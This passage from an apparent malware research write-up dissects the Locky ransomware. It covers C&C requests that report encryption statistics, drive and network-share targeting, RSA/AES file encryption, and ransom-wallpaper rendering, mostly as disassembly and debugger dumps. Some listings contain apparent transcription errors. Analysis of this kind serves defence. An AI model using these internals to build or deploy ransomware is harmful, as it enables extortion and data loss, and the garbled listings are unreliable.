
```
id=[16]&act=gettext&lang=[2:lang]
```

[stats] Sending statistics about encrypted files:


```
id=[16]&act=stats&path=[root_path]&encrypted=[num]&failed=[num]&length=[num]
```

What is attacked?

Locky attacks 3 types of local drives: fixed, removable and ramdisks...



...as well as network resources. Network shares are mapped using `WNetAddConnection2`



For every drive a new encrypting thread is started.

How does the encryption work?

In the ransom note attackers claimed that Locky uses both RSA and AES algorithms. Looking at the code we can confirm this. Cryptography is implemented using Windows Crypto API and really uses the mentioned algorithms.

First, RSA key (2048 bit) is fetched from the server and imported:

```
00231226 | . | TEST EAX, EAX
00231228 | . | JE SHORT svchost.00231231
0023122A | . | PUSH EAX
0023122B | . | CALL DWORD PTR DS:[&advapi32.CryptDestroyKey] advapi32.CryptDestroyKey
00231231 | . | AND DWORD PTR DS:[ESI], 0x0
00231234 | . | MOV EAX, [ARG_1]
00231237 | . | MOV EAX, DWORD PTR DS:[EAX] rsaenh.CPAcquireContext
00231239 | . | PUSH ESI
0023123A | . | PUSH 0x0
0023123C | . | PUSH 0x0
0023123E | . | PUSH [ARG_3]
00231241 | . | PUSH [ARG_2]
00231244 | . | PUSH EAX
00231245 | . | CALL DWORD PTR DS:[&advapi32.CryptImportKey] advapi32.CryptImportKey
00231248 | . | TEST EAX, EAX
```

Stack SS:[004EF6C0]=01421380
BLOBHEADER {PUBLICKEYBLOB, CUR_BLOB_VERSION, 0, CALG_RSA_KEYX}
RSAPUBKEY {"RSA1", len=2048, public_exponent=65537}

Address	Hex dump	ASCII	004EF694	002DA820
01421380	06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00	*0...A..RSA1.0..	004EF698	01421380
01421390	01 00 01 00 41 47 C5 27 4F 72 28 46 53 C9 35 64	[0.0.AG+0r+FSr5d	004EF69C	00000114
014213A0	5F 96 DA 96 3A 7E 2F F2 99 06 BA 9C 13 99 BE 88	-[r!:"/0* t!0zk	004EF6A0	00000000
014213B0	44 02 71 8E CB 9A E5 7C C3 0C 58 41 BF 32 73 8D	D0qAruh!t.XAh2s2	004EF6A4	00000000
014213C0	59 24 03 FD 68 87 79 AD E3 1B C9 B4 25 C7 E1 90	Ys*thcysN+Fl%apE	004EF6A8	004EF8B0
014213D0	96 DF F5 03 CE 25 E7 5F 08 EF BD 74 0C D1 D0 3C	[*3*ir%\$. 2t.00<	004EF6AC	75394973
014213E0	DB 4B 70 10 BD 25 16 98 D3 BC 26 4A 22 F5 BC FB	[Kp>2%_sEJ&J**sJ	004EF6B0	75394973
014213F0	86 65 A1 3F 25 0A BD 7D F6 30 07 50 55 49 B9 F1	cei?%.2)+0+PUIj~	004EF6B4	004EF6E4
01421400	BF AD 89 45 DE 6C AC C5 98 89 74 7A 4A 4D 05 A0	rsE0lC+setzJMaa	004EF6B8	00232847
01421410	21 49 3F B3 03 EB A2 A0 D5 91 8D 9D 46 83 B6 A4	!I? *00aNL2LFaA	004EF6BC	004EF8AC
01421420	04 95 E5 FF AB 31 6A 42 91 95 26 EF CA 9D A5 F5	*Lk z1jBLL&~*kq\$	004EF6C0	01421380

The RSA key is used to encrypt AES keys, which are randomly generated for each file.

```
00401848 loc_401848:
00401848 lea  eax, [ebp+pbBuffer]
0040184E push  eax                ; pbBuffer
0040184F mov  eax, dword ptr [ebp+hProv]
00401852 push 16                ; dwLen
00401854 push dword ptr [eax] ; hProv
00401856 call ds:CryptGenRandom
0040185C test  eax, eax
0040185E jnz  short prepare_key

00401893
00401893 prepare_key:
00401893 and  [ebp+pKeyHandle], 0
0040189A push dword ptr [ebp+hProv] ; pbData
0040189D lea  edx, [ebp+pbBuffer]
004018A3 lea  ebx, [ebp+pKeyHandle]
004018A9 mov  byte ptr [ebp+var_4], 19
004018AD call import_key_and_set_params
004018B2 mov  esi, 100h
```

Below – importing a random AES key (128 bit long):

```

00231228 | .v| JE SHORT svchost.00231231
0023122A | . | PUSH EAX
0023122B | . | CALL DWORD PTR DS:[<&advapi32.CryptDestroyKey>] advapi32.CryptDestroyKey
00231231 | > | AND DWORD PTR DS:[ESI],0x0
00231234 | . | MOV EAX,[ARG.1]
00231237 | . | MOV EAX,DWORD PTR DS:[EAX] rsaenh.CPAcquireContext
00231239 | . | PUSH ESI
0023123A | . | PUSH 0x0
0023123C | . | PUSH 0x0
0023123E | . | PUSH [ARG.3]
00231241 | . | PUSH [ARG.2]
00231244 | . | PUSH EAX
00231245 | . | CALL DWORD PTR DS:[<&advapi32.CryptImportKey>] advapi32.CryptImportKey
0023124B | . | TEST EAX,EAX
0023124D | .v| JNZ SHORT svchost.0023126D

```

ESI=004EEA1C BLOBHEADER {PLAINTEXTKEYBLOB, CUR_BLOB_VERSION, 0, CALG_AES_128}

keySize = 0x10 = 16 keyData[16]

Address	Hex dump	ASCII
004EE964	08 02 00 00 0E 66 00 00 10 00 00 00 10 04 B4 CE	00..#f...>...<+if
004EE974	C7 CD 9A F5 91 38 3A 96 D3 7D 3C 5C 00 00 00 00	3=U\$[8: [E]<\....

Processing of the files starts by enumerating them and storing in a list. Then the encryption proceeds by this list.

```

00402C7E
00402C7E ; DWORD __stdcall encrypting_thread(LPVOID root_path)
00402C7E encrypting_thread proc near
00402C7E
00402C7E var_20= byte ptr -20h
00402C7E var_10= dword ptr -10h
00402C7E var_C= dword ptr -0Ch
00402C7E var_4= dword ptr -4
00402C7E root_path= dword ptr 8
00402C7E
00402C7E mov     eax, offset loc_40EE53
00402C83 call    __EH_prolog
00402C88 sub     esp, 1Ch
00402C8B and     [ebp+var_4], 0
00402C8F push   ebx
00402C90 push   esi
00402C91 push   edi
00402C92 mov     [ebp+var_10], esp
00402C95 push   [ebp+root_path]
00402C98 lea    esi, [ebp+var_20]
00402C9B call   enumerate_files
00402CA0 pop    ecx
00402CA1 mov    eax, esi
00402CA3 push  eax
00402CA4 push   [ebp+root_path]
00402CA7 mov    byte ptr [ebp+var_4], 1
00402CAB call   encrypt_and_drop_note
00402CB0 pop    ecx

```

Every thread collects statistics about the encrypted files (i.e summary of how many files has been encrypted in a particular path):

```

00402A82 mov     edi, eax
00402A84 lea     eax, [ebp+var_C8]
00402A8A push   offset aId_0 ; "id="
00402A8F push   eax
00402A90 mov     ebx, offset dword_416C78
00402A95 mov     byte ptr [ebp+var_4], 0Bh
00402A99 call   sub_404430
00402A9E push   offset aActStatsPath ; "&act=stats&path="
00402AA3 push   eax
00402AA4 lea     eax, [ebp+var_1C4]
00402AAA mov     byte ptr [ebp+var_4], 0Ch
00402AAE call   sub_4044AA
00402AB3 mov     ecx, eax
00402AB5 mov     eax, edi
00402AB7 lea     edi, [ebp+var_154]
00402ABD mov     byte ptr [ebp+var_4], 0Dh
00402AC1 call   sub_4044E1
00402AC6 push   offset aEncrypted ; "&encrypted="
00402ACB push   eax
00402ACC lea     eax, [ebp+var_1FC]
00402AD2 mov     byte ptr [ebp+var_4], 0Eh
00402AD6 call   sub_4044AA
00402ADB add     esp, 40h
00402ADE mov     ecx, eax
00402AE0 mov     eax, [ebp+arg_4]
00402AE3 lea     edi, [ebp+var_11C]
00402AE9 mov     byte ptr [ebp+var_4], 0Fh
00402AED call   sub_4044E1
00402AF2 push   offset aFailed ; "&failed="
00402AF7 push   eax
00402AF8 lea     eax, [ebp+var_9C]
00402AFE mov     byte ptr [ebp+var_4], 10h
00402B02 call   sub_4044AA
00402B07 mov     ecx, eax
00402B09 mov     eax, [ebp+var_14]
00402B0C lea     edi, [ebp+var_E4]
00402B12 mov     byte ptr [ebp+var_4], 11h
00402B16 call   sub_4044E1
00402B1B push   offset aLength ; "&length="
00402B20 mov     byte ptr [ebp+var_4], 12h
00402B24 push   eax

```

Statistics are encrypted and sent to the C&C.

Ransom note

As mentioned before, ransom note in a language detected language by `GetUserDefaultUILanguage` is downloaded from the server.

Most ransomware drops ransom notes in HTML form, and then opens it in a Web browser. Locky does something more interesting: it renders and sets a bitmap as wallpaper.

```

004037FB loc_4037FB:          ; lpFileName
004037FB push    eax
004037FC mov     ecx, offset lpData
00403801 call   create_and_write_file ; drop .txt note
00403806 pop     ecx

```

```

00403807
00403807 loc_403807:
00403807 lea    eax, [ebp+puParam]
0040380A call   find_file
0040380F test   al, al
00403811 jnz    short loc_403869

```

```

00403813 lea    eax, [ebp+var_04]
00403819 push  eax
0040381A call   set_codepage
0040381F push  eax
00403820 lea    eax, [ebp+var_28]
00403823 push  eax
00403824 mov   byte ptr [ebp+var_4], 3
00403828 call   render_ransom_bitmap
0040382D add   esp, 0Ch

```

Bitmap rendering:

001A34E2	PUSH 0x404040	Color = RGB(64.,64.,64.)
001A34E7	MOV [LOCAL.37],EBX	
001A34ED	MOV [LOCAL.36],EBX	
001A34F3	MOV [LOCAL.34],EAX	
001A34F9	CALL EDI	kernel32.BaseThreadInitThunk
001A34FB	MOV ESI,EAX	CreateSolidBrush
001A34FD	MOV [LOCAL.8],ESI	kernel32.BaseThreadInitThunk
001A3500	CMF ESI,EBX	
001A3502	JNZ SHORT locky_un.001A3509	
001A3504	CALL locky_un.001A4CF8	
001A3509	PUSH ESI	hBrush = NULL
001A350A	LEA EAX,[LOCAL.37]	pRect = 75829C38 (-1957298293.,264865260.,34437.,141950720.)
001A3510	PUSH EAX	hDC = NULL
001A3518	CALL DWORD PTR DS:[&user32.FillRect]	FillRect
001A351E	TEST EAX,EAX	kernel32.BaseThreadInitThunk
001A3520	JNZ SHORT locky_un.001A353F	
001A3522	CALL DWORD PTR DS:[&kernel32.GetLastError]	GetLastError
001A3528	MOV [LOCAL.4],EAX	kernel32.BaseThreadInitThunk
001A352B	MOV [LOCAL.5],locky_un.001B2218	
001A3532	PUSH locky_un.001B3C64	
001A3537	LEA EAX,[LOCAL.5]	
001A353A	JMP locky_un.001A340A	hObject = NULL
001A353F	MOV BYTE PTR SS:[EBP-0x4],0x3	DeleteObject
001A3543	CMF ESI,EBX	Color = RGB(255.,128.,128.)
001A3545	JE SHORT locky_un.001A354E	hDC = NULL
001A3547	PUSH ESI	SetTextColors
001A3548	CALL DWORD PTR DS:[&gdi32.DeleteObject]	
001A354E	PUSH 0x0080FF	
001A3553	PUSH [LOCAL.11]	
001A3556	CALL DWORD PTR DS:[&gdi32.SetTextColors]	
001A355C	CMF EAX,-0x1	
001A355F	JE SHORT locky_un.001A3522	
001A3561	PUSH 0x1	BkMode = TRANSPARENT
001A3563	PUSH [LOCAL.11]	hDC = NULL
001A3566	CALL DWORD PTR DS:[&gdi32.SetBkMode]	SetBkMode
001A356C	CMF EAX,EBX	

Wallpaper settings are edited by registry keys:

```

00403990 lea    eax, [ebp+phkResult]
00403993 push  eax
00403994 lea    ecx, [ebp+var_28]
00403997 mov   edx, offset aTilewallpaper ; "TileWallpaper"
0040399C mov   byte ptr [ebp+var_4], 8
004039A0 call   set_reg_value
004039A5 push  1
004039A7 xor   edi, edi

```

After successful rendering and saving the bitmap, it sets it as a wallpaper using SystemParamsInfo (action 0x14 = SPI_SETDESKWALLPAPER)

```
004039BD push 3 ; uiAction
004039BF push eax ; pvParam
004039C0 push ebx ; uiParam
004039C1 push 14h ; uiAction
004039C3 call ds:SystemParametersInfo
004039C9 cmp [ebp+var_58], 8
```

Conclusion

Locky struck in February but it has already gained popularity. Due to the fact that it is a wide spread attack, carried by the same entities that distribute Dridex, it easily triggered interest of many researchers. Upon closer inspection, however, we can say that it is not that different from common ransomware. It looks solidly written and well prepared, but it doesn't show too much novelty so far.

Appendix
